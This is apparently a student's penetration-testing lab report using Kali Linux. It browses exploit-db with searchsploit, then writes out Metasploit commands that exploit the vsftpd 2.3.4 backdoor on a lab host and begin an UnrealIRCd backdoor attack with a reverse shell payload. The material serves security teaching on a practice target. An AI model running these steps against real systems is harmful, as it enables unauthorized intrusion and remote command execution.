
**Part 1**

1.1 In a Kali terminal, enter a sequence of commands to achieve a screenshot similar to the one below. Write your sequence of commands into your report.

Step 1: cd /usr/share/exploitdb  
Step 2: ls -l



1.2 Examine the contents of files\_exploits.csv with a text editor such as nano, vi, mousepad, etc.

a) General knowledge: what is a csv file? (You can google this)

**A comma-separated values file is a delimited text file that uses a comma to separate values. Each line of the file is a data record. Each record consists of one or more fields, separated by commas. The use of the comma as a field separator is the source of the name for this file format. Typically opened up using excel.**

b) What are contained in the first line of files\_exploits.csv?

**First Line: id,file,description,date,author,type,platform,port  
These are the headings of the table.**


c) What is the purpose of files\_exploits.csv? (please give an educated guess based on its contents)

**A list of exploits that are available for use with information about their location, description, OS platform and other things. The program may need to use this information as means to identify the location or queries of the programs which are used to exploit vulnerabilities. Possibly in relation to “searchsploit” function.**

1.3 Explore what is contained in the directory 'exploits'.


a) Name three directories under the directory ‘exploits’

**1: windows  
2: android  
3: ruby**



b) Name three directories under the directory ‘exploits/windows’

**1: dos  
2: local  
3: remote**



c) Look at the content of the Python file ‘exploits/windows/local/10240.py’. According to the comments in this file, which computer program it is used to exploit?


**“Millenium MP3 Studio 2.0”**

1.4 Suppose you want to search for exploits from the local installation of expoit-db at Kali to attack the FTP server program VSFTPD version 2.3.2.

a) What is your command line for this?


**‘searchsploit VSFTPD 2.3.2’**


b) Include a screenshot on the output of your command line.



c) Which exploit from the output you will select?

**Exploit Title: vsftpd 2.3.2 – Denial of Service  
Path: /linux/dos/16270.c**




1.5 The exploit code you choose in Task 1.4 should be 'exploits/linux/dos/16270.c'. Copy this file to '/home/kali/Downloads' directory for possible use in future.   
 **Note: There have been updates made to searchsploit and the “exploits” is no longer part of the path; probably because it is assumed.**

a) Write your commands to achieve this into your lab report. (Hint: studying the ‘cp’ command in Linux)

**cp /usr/share/exploitdb/exploits/linux/dos/16270.c home/kali/Downloads**

b) Include a screenshot to prove that ‘16270.c’ is now under the ‘home/kali/Downloads’ directory.



**Part 2**


2. MSF: attacking VSFTPD 2.3.4 (NB: different version number from Task 1.4).

a) According to the report, what is the CVSS score for this vuln?

**7.5**




b) Which section in the vuln details reveals the vsftpd version number affected by this vuln?

**“Affected Software/OS”**


2.2 Follow the ‘VSFTPD’ section in the following blog article: https://tehaurum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/ to exploit this vuln.


a) Include every step with the command lines involved into your lab report.

**Step 1: nmap -sV -O 192.168.1.103 -p1-65535   
  
Note: Identify TCP port 21 with vulnerability vsftpd which can also be ascertained from the met-report in Lab 4.  
  
Step 2: sudo service postgresql start  
Step 3: sudo msfdb init  
Step 4: sudo msfconsole  
step 5: search vsftpd**





**Step 6: use exploit/unix/ftp/vsftpd\_234\_backdoor**

 **Step 7: show payloads**




**Step 8: set payload cmd/unix/interact**




**Step 9: show options**

**Step 7: set rhosts 192.168.1.103**

 **Step 8: exploit** **Note: set payload was automatically done because no other payloads were available, therefore set payload was unnecessary.**


b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'id' and 'hostname'.



**Part 3**


3.1 Follow lecture slides to conduct this attack. The difference is that you should set the 'cmd/unix/reverse\_perl' as the payload instead.

a) Include every step with the command lines involved into your lab report.   
  
**Step 1: sudo service postgresql start**

  
**Step 2: sudo msfconsole**





**Step 3: search unreal\_irc**

 **Step 4: use exploit/unix/irc/unreal\_ircd\_3281\_backdoor**



**Step 5: show payloads**

